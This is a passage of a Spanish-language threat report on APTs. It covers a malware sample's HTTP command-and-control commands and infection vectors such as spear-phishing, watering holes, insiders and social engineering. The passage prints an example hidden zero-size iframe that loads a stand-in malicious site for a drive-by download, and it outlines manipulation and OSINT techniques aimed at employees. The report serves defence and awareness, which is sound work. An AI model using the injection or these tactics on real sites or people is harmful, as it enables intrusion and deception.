La dirección de IP a la que intenta acceder pertenece a Taiwan, que coincide con la extensión ".tw" del correo de origen del correo.

inetnum: 211.78.147.192 - 211.78.147.255
netname: LILLGUAN-NET
descr: Taipei Taiwan
country: TW
admin-c: SYL209-TW
tech-c: SYL209-TW
mnt-bv: MAINT-TW-TWNIC

Esta información permitirá al atacante identificar a la víctima de la intrusión de manera unívoca. Destacar también la cabecera *x_bigfix_client_string* en la petición. Esta cabecera HTTP no es una cabecera establecida en el estándar del protocolo, lo que favorece la creación de firmas para sistemas de detección de intrusos[74] para su detección, ya que si se encuentra una petición HTTP con esta cabecera se tratará con una alta probabilidad de un *malware*.

74 **Reglas Emerging Threats**
http://doc.emergingthreats.net/bin/view/Main/2013218




Ilustración 18. Petición GET

Si el *malware* recibe un código de respuesta 200, indicando así la existencia de la página, es cuando pasa a analizar su contenido para buscar los comandos que debe ejecutar en el sistema víctima.

Se muestra a continuación un ejemplo de cómo el *malware* compara la página Web con la cadena */shr* (comando a ejecutar) mediante la función *strnicmp()*, que compara dos cadenas y devuelve un entero. De esta forma se consigue que el servidor indique los comandos que debe ejecutar la víctima.




Ilustración 19. Comandos del Command and Control

Se han podido identificar los siguientes comandos durante la ejecución del *malware* en el entorno de laboratorio:

```
/shr
/put : Subir información al servidor
/get : Obtener información del servidor
/shut : Apagar el equipo cliente
?
```

Si se realiza un análisis del fichero que originó la infección con una herramienta especializada en el análisis de ficheros *Microsoft Office*, como puede ser *OfficeMalScanner* [75] se obtiene el resultado que se ve visualiza a continuación.




Ilustración 20. Officemalscanner

75 **OfficeMalScanner**
http://www.reconstructer.org/

La herramienta clasifica el fichero como malicioso, dado que ha encajado con varios patrones de comportamiento sospechoso. En este caso, el resultado muestra que se ha detectado la presencia del registro **FS:[00h],** utilizado de manera habitual por las piezas de código malicioso para añadir un manejador de excepciones, provocar acto seguido una excepción y por tanto utilizar este flujo de manejo de excepciones como el flujo de la aplicación. Después se detectan APIs como *Createfile, Readfile, Writefile*, etc. que resultan sospechosas dentro de un fichero *Excel*. Asimismo, la herramienta ha encontrado varias estructuras de prólogo de funciones, también sospechosas dentro de este tipo de ficheros.

En el supuesto de que este fichero *Excel* sea ejecutado por un administrador de la red, el atacante ya posee un equipo comprometido, el cual puede controlar a través de tráfico HTTP, que maneja información que posibilita el acceso al resto de la red de la organización; se puede decir que posee una posición privilegiada para continuar con la intrusión sin ser detectado y afianzarse. A partir de ese instante es cuando inicia las siguientes fases necesarias para su objetivo.

5. Vías de Infección

Las APT suelen utilizar diversas vías de entrada para acceder a la organización objetivo. Los atacantes, tras una fase de **recolección de información relevante** sobre el organismo objetivo[76] utilizando herramientas específicas o **técnicas de ingeniería social,** obtendrán posibles datos de interés (redes internas, direcciones de correo, nombres de usuario, información sobre los empleados, instalaciones, infraestructura utilizada, inventarios, *software*, etc.). Una vez analizados estos datos, escogerán el mejor vector de ataque con el que puedan conseguir su objetivo de **acceder a la organización** (a pesar de que se encuentre protegida con diversas medidas de seguridad).

Se distinguen grandes grupos de vías de infección en las campañas de APT entre las que destacan: **Infección por *malware*, medios físicos, *exploits* y *Web based attacks*. La mayoría actúan bajo un factor determinante: la ingeniería social** y todos presentan un denominador común: el atacante, antes de escoger una determinada vía de infección, tiene información más que detallada y precisa de los sistemas objetivo, por tanto, la probabilidad de tener éxito es muy elevada. Respecto a los casos de APT conocidos y analizados, se puede observar que el vector más común de ataque observado suele ser el envío de **correos electrónicos maliciosos dirigidos** (*Spear-phishing Attacks*) usando técnicas de ingeniería social, normalmente combinándolos con *exploits 0-day* (ver tabla 1 ejemplo continuación) a través de *URLs* o documentos maliciosos anexados a dichos correos:[77]

76 **Pentest: Recolección de información (Information Gathering)**
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_information_gathering.pdf
77 **Advanced Persistent Threats: A Decade in Review**
http://www.commandfive.com/papers/C5_APT_ADecadeInReview.pdf

Objetivo	*Método entrada*	*¿Ingeniería Social?*	*¿Zero days?*
Oak Ridge National Laboratory (2011[78])	*Spear phishing Attacks + IE 0-day*	*Si*	*Si*
Operación Ghostnet (2009)	*Spear phishing Attacks (adjuntos infectados en los correos o enlaces maliciosos en los mismos)*	*Si*	*-*
Stuxnet (2010)	*USB infectados como método inicial*	*-*	*Si(varios)*
Night Dragon (2010)	*Spear Phishing Attacks*	*Si*	*-*
Operación Aurora (2009)	*Spear Phishing Attacks + IE 0-day*	*Si*	*Si*
Operación Shady RAT (2011)	*Spear Phishing Attacks (documentos adjuntos Office y PDF infectados)*	*Si*	*-*

Tabla 2. Comparativa de métodos de entrada utilizados en APT conocidas

En algunos casos, cabe la posibilidad de que los atacantes cuenten con un 'infiltrado' en la organización objetivo y sea a través de ese contacto como la APT se introduzca en la misma, sin necesidad de vulnerar el perímetro de seguridad de

78 **Top Federal Lab Hacked in Spear-Phishing Attack**
http://www.wired.com/threatlevel/2011/04/oak-ridge-lab-hack/

la red. A ese tipo de amenazas se las considera internas y son especialmente relevantes.[79]

5.1. Ingeniería Social

Es evidente que el **factor humano**, es uno de los factores más críticos a la hora de llevar a cabo la seguridad de nuestras infraestructuras y redes.

> *"…Usted puede tener la mejor tecnología, Firewalls, sistemas de detección de ataques, dispositivos biométricos, etc. Lo único que se necesita es una llamada a un empleado desprevenido e ingresaran (los atacantes) sin más. Tienen todo en sus manos..." (Kevin Mitnick).*

Se denominan técnicas de ingeniería social a todas aquellas prácticas por las cuales, a través del engaño y/o la manipulación de las personas, el atacante es capaz de conseguir su objetivo, ya sea obtener información privilegiada, conseguir que el usuario visite un determinado enlace, abra un documento que se le envía por correo o deje pasar a un desconocido en las instalaciones de la organización por ejemplo. En definitiva, **que la víctima haga despreocupadamente acciones que puedan perjudicarle bien a él o a la organización para la que trabaja**.

Si bien las técnicas de ingeniería social[80] son extremadamente útiles en la fase de recolección de información cuando el atacante planea el ataque dirigido, son quizá, **el punto más importante dentro de las técnicas usadas como vías de infección**. En los apartados posteriores se mostrarán diferentes ejemplos de cómo los atacantes utilizan o pueden utilizar el arte del engaño para conseguir infectarnos, ya sea a través de correos dirigidos, enlaces que pueden llegar a través de redes sociales como **Facebook, Twitter**, o **LinkedIn**, a través de USB, etc. El atacante se valdrá de cualquier método con tal de llevar a cabo su engaño.

---

79 **¿Qué son las APTs?**
http://antivirus.com.ar/techieblog/2011/09/%C2%BFque-son-las-apts/
80 **Ingeniería Social**
http://es.wikipedia.org/wiki/Ingenier%C3%ADa_social_(seguridad_inform%C3%A1tica)

En la actualidad, un atacante puede realizar un ataque de ingeniería social con los datos obtenidos en la Red sobre los empleados de la organización objetivo. Por ejemplo a través de las redes sociales, ya que por lo general no se tiene mucho cuidado con la publicación o información que en ellas se muestra (fotos, videos, comentarios, intereses, etc.). Con un simple comentario que una persona publique se puede ir creando un perfil de la persona, saber el nivel socio económico al que pertenece, su estado civil, y si se profundiza más, saber donde vive, donde trabaja, si está contento con la empresa, teléfonos de contacto, su rango salarial, aficiones, o incluso inclinaciones políticas, entre otros.

Por ejemplo en la red social **LinkedIn**, en líneas generales, se puede saber el puesto de trabajo que ocupa una persona, el *software* que puede utilizar en el trabajo, sus conocimientos profesionales, inquietudes laborales, etc.

En **Facebook** también es posible encontrar datos de los usuarios como el lugar de trabajo, o empresa en la que se trabaja con una sencilla búsqueda. En el caso de **Facebook**, podemos saber incluso más datos personales de los empleados de la organización objetivo inspeccionando a que grupos pertenecen, o a qué páginas siguen. Es posible saber así los intereses de cada uno de los empleados. Con un poco de suerte para los atacantes, un alto porcentaje de los perfiles que encuentren (de empleados o de grupos a los que pertenezcan los empleados) no tendrán bien configurados los permisos de privacidad y podrán acceder a la información que los empleados publiquen, información que luego utilizarán para lanzar ataques dirigidos.

Ilustración 21. Herramientas de búsqueda de personas en Facebook

Los atacantes podrían crear cuentas falsas en las redes sociales y fingir ser otra persona para hacerse amigos del/los empleado/s objetivos y además de obtener más información acerca de los mismos o la organización en la que trabajan, ganarían la confianza de los mismos de cara a que si les envían un documento, o un

enlace malicioso no dudaran en abrirlo o visitar dicho enlace. Otra acción valiéndose de la ingeniería social combinada con las redes sociales consistiría en que, el atacante suplante a un empleado del organismo objetivo y que cree por ejemplo un grupo en **Facebook** invitando a todos los empleados con el objetivo de hablar de trabajo o similar y así conseguir hacerse con información privilegiada. Existen numerosas combinaciones por las que utilizando la ingeniería social los atacantes se hacen con datos de interés de los objetivos.

De igual manera que es posible utilizar la ingeniería social en la Red, existen una **serie de técnicas** que se usan para obtener información valiosa en las conversaciones interpersonales o inclinar a la víctima a que realice la acción que el atacante desea:[81]

- **Programación Neurolingüística (PNL)**[82]: Se ocupa de la influencia que el lenguaje tiene sobre nuestra programación mental y demás funciones de nuestro sistema nervioso, así como los patrones lingüísticos que empleamos. Esto se puede utilizar para manipular la conducta mental y emocional de una persona y así obtener información.

- **Lenguaje corporal**:[83] los atacantes pueden estudiar la expresión corporal de la persona a la que quieran engañar para ver cómo de manipulable puede llegar a ser o preparar un lenguaje corporal estudiado que haga confiar a la víctima en el manipulador.

- **Elicitación**:[84] obtener información a través de un juego de simples preguntas y respuestas. El atacante puede intentar mediante provocación por ejemplo o retos poner a prueba a sus víctimas para sonsacarles información.

- **Pretextos**: acercarse a una persona a través de diferentes pretextos, como por ejemplo preguntar la hora, donde están unas instalaciones, etc.

---

81 **Ingeniería social**
http://www.icde.org.co/Web/ide_gig/blogs/-/blogs/ingenieria-social
82 **Programación Neurolingüística**
http://es.wikipedia.org/wiki/Programaci%C3%B3n_neuroling%C3%BC%C3%ADstica
83 **Expresión corporal**
http://es.wikipedia.org/wiki/Expresi%C3%B3n_corporal
84 **Elicitación**
http://www.uned.es/psico-3-psicologia-experimental/Misfaqs/FAQ2PP/Espec_2PP/ElicitaciOn.htm

Las técnicas de ingeniería social son usadas frecuentemente por los ciberdelincuentes ya que son muy efectivas. En un correo dirigido, cuanto más real parezca el mensaje a enviar, más interesante sea el contenido, más confiable parezca la fuente y más crédulo sea el usuario, mayores posibilidades de éxito tendrá el atacante. Se suelen utilizar correos que llamen la atención del destinatario como por ejemplo el correo que se muestra a continuación, en el que se indica como gancho los nuevos salarios de la organización, con "*Asunto: Salarios 2011 (confidencial)*". Es muy tentador para cualquier empleado de dicha organización abrir el fichero PDF adjunto: [85]




Ilustración 22. Correo dirigido usando técnicas de ingeniería social, como por ejemplo un gancho llamativo.

Antes de cerrar este apartado sobre ingeniería social se deben incluir **como vías de infección a la organización objetivo** las **amenazas internas**, como por ejemplo:

- **Empleados infiltrados** que entran a trabajar a la empresa con el objetivo de ser un topo (pueden robar credenciales de VPN, certificados digitales[86],

85 **Spear phishing**
http://www.wired.com/threatlevel/2010/10/spear-phishing/
86 **Descubren *malware* que utiliza un certificado digital robado**
http://www.csirtcv.gva.es/es/noticias/descubren-*malware*-que-utiliza-un-certificado-digital-robado.html

instalar *software* malicioso en su equipo o en equipos del resto de empleados, obtener información privilegiada, etc.).

- **Trabajadores descontentos** que se dejen sobornar por los atacantes o que busquen hacer daño atacando a su empresa.

- Contratación de **servicios a terceros** y que éstos sean 'maliciosos'; por ejemplo una banda criminal puede simular una empresa que vende un servicio X y ofrecer su servicio a la organización objetivo para que les contraten.

Por último destacar que, como amenazas internas también debemos considerar las brechas de seguridad y vulnerabilidades en nuestros propios sistemas o en los sistemas que tengamos contratados a terceros.

A continuación se mostrará cómo pueden las técnicas de ingeniería social combinadas con diferentes métodos de infección llevar a cabo una intrusión en un ataque dirigido.

5.1.1. Infección por *malware* procedente de Internet

Una de las vías de entrada que una APT utiliza para acceder en la organización objetivo es la infección por *malware* procedente de Internet. Para ello, existen diversos métodos muy documentados en la Red por lo que no se entrará en detalle a explicar cada uno de ellos ya que no es el objeto principal del presente informe. Sin embargo, expondremos los principales métodos usados o que podrían ser utilizados en campañas de APT.

Como ya se ha comentado, el método más utilizado e identificado en ataques dirigidos es el *Spear-Phishing*, sin embargo, se tratará también de plantear posibles escenarios ficticios en los que la vía de entrada sea otro método diferente.

5.1.1.1. Infección a través de sitios Web

Esta técnica hace que el usuario se infecte con solo visitar un determinado sitio Web previamente comprometido. En líneas generales, el funcionamiento es el siguiente: los atacantes buscan un sitio Web vulnerable e inyectan un *script* malicioso entre su código HTML. La víctima visita la página comprometida, el sitio Web devuelve la página consultada además del código malicioso, el cual generalmente obligará al navegador de la víctima a hacer nuevas peticiones a otros servidores Web controlados también por el atacante y desde donde se intentará explotar alguna vulnerabilidad del navegador del usuario. Si se consigue explotar satisfactoriamente, conllevará la descarga de *malware* infectando al equipo del usuario.

Lo habitual es encontrar el código malicioso en la Web que el usuario visita, inyectado a través de un *iframe* embebido en el código fuente de la Web vulnerada, el cual posibilita la apertura en paralelo, prácticamente de manera trasparente al usuario, de un segundo sitio Web, que será el que invoque la descarga y ejecución del *malware* que infecte al usuario.[87] Otra opción es que la página vulnerada, haga una redirección al sitio malicioso.

A modo de ejemplo, en el código fuente de la página que se visita (**http://www.sitiovulnerado.com**) el atacante puede haber inyectado una etiqueta *iframe* maliciosa de la siguiente forma:

```
<iframe src=http://www.sitiomalicioso.com/index.htm width=0 heigh=0></iframe>
```

Cuando la víctima visite la Web, de manera paralela se abrirá también en un marco de 0x0 píxel (imperceptible para el usuario) el sitio malicioso desde el que se invocará la descarga y ejecución de código malicioso (Ver gráfico a continuación).

87 **Drive-by-Download: infección a través de sitios Web**
http://www.eset-la.com/centro-amenazas/articulo/drive-by-download-infeccion-Web/1792




Ilustración 23. Drive-by-Download. Ejemplo

Como se ha comentado, una vez la víctima hace la solicitud de la *URL* maliciosa, se tratará de identificar y explotar alguna vulnerabilidad del propio navegador o alguno de sus componentes para posteriormente descargar y ejecutar el *malware* deseado. Actualmente existen en el mercado multitud de *Web Kits Exploits* que permiten automatizar todo este proceso. Estos *kits* no son más que repertorios de *exploits* en constante actualización que intentan aprovecharse de diversas vulnerabilidades en navegadores y *plugins* para comprometer equipos de forma masiva. Algunos *kits* conocidos son **Blackhole, Crimepack, Phoenix, Unique, Eleonore, Liberty, Fiesta, Adpack etc.**[88]

Recientemente el equipo de investigación de **RSA**[89] presentó sus resultados sobre un nuevo tipo de ataque utilizado en campañas de APTs denominado **'Watering Holing'**. La idea del ataque consiste en comprometer sitios Web que los usuarios de la empresa objetivo suelen visitar (se supone que tras investigación previa de los hábitos de navegación de los usuarios), con la finalidad de que al visitarlos los

88 ***Exploit* Kits – A Different View**
http://newsroom.kaspersky.eu/fileadmin/user_upload/dk/Downloads/PDFs/110210_Analytical_Article_*Exploit*_Kits.pdf
89 **Lions at the Watering Hole – The "VOHO" Affair**
http://blogs.rsa.com/will-gragido/lions-at-the-watering-hole-the-voho-affair/ y http://blogs.rsa.com/wp-content/uploads/VOHO_WP_FINAL_READY-FOR-Publication-09242012_AC.pdf

usuarios se infecten. Parece ser que los ataques **Watering Hole** están aumentando rápidamente cómo el método favorito para infectar equipos en campañas de APT ya que este tipo de ataque permite a los atacantes abarcar a más víctimas dentro de su objetivo.[90]

5.1.1.2. Spear-Phishing Attacks

Generalmente, es un tipo de ataque que consiste en el envío de un correo electrónico dirigido a uno o varios objetivos concretos, en el que habitualmente el emisario suplanta la identidad de alguien conocido por los objetivos para ganar la confianza de la víctima. [91]

En las campañas de APT es el **método más utilizado** como vía de infección. En los ataques dirigidos, estos correos suelen llevar incorporado, bien un enlace a un sitio malicioso con la finalidad de que el usuario lo visite comprometiendo su equipo (*Drive-by-download*), o bien un **documento adjunto malicioso** que al abrirlo el usuario se infecte. Con ayuda de diversas técnicas de **ingeniería social** el atacante tratará de engañar a la víctima para que visite el enlace malicioso incorporado en el correo o abra el documento anexado.

En el informe 'Pentest: Recolección de Información (Information Gathering)'[92] publicado por **INTECO-CERT** y **CSIRT-CV** en noviembre de 2011 se muestra un ejemplo detallado de un ataque de este tipo (punto 3.2 del Informe). El atacante, tras llevar a cabo **una fase de recolección de información relevante** de la organización objetivo, se decanta por llevar a cabo un *Spear-Phishing Attack* cómo vector de ataque. Para ello, intenta conseguir la mayor información posible sobre empleados, clientes o colaboradores de la organización (direcciones de correo, perfiles, nombres de usuarios, puestos que ocupan, etc.). No resulta difícil recopilar información de este tipo a través de las redes sociales más utilizadas (**Facebook**, **LinkedIn**, **Twitter**, **Tuenti**, etc.), foros en los que la víctima

90 **The Elderwook Project**
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-elderwood-project.pdf
91 **Spear phishing**
http://www.inteco.es/wikiAction/Seguridad/Observatorio/area_juridica_seguridad/Enciclopedia/Articulos_1/spear_hishing
92 **Pentest: Recolección de información (Information Gathering)**
http://www.csirtcv.gva.es/sites/all/files/images/content/cert_inf_seguridad_information_gathering.pdf

participe, o utilizando los *dorks*[93] de **Google**[94]. En general, **se proporciona demasiada información** en la Red de manera pública (es habitual encontrar en las redes sociales información sobre el puesto de trabajo ocupado, *software* que se utiliza en el trabajo, intereses, direcciones de correo, fotos en el lugar de trabajo, etc.) y además existen herramientas específicas para este tipo de recolección de información como **Maltego**[95] o la **Foca**[96]**.**

Esta última permite extraer metadatos de gran variedad de documentos que pueda haber publicado el organismo objetivo en cuestión (IPs privadas, direcciones de correo, *software* utilizado, nombres de usuario...etc. en definitiva, información muy valiosa para llevar a cabo el ataque).

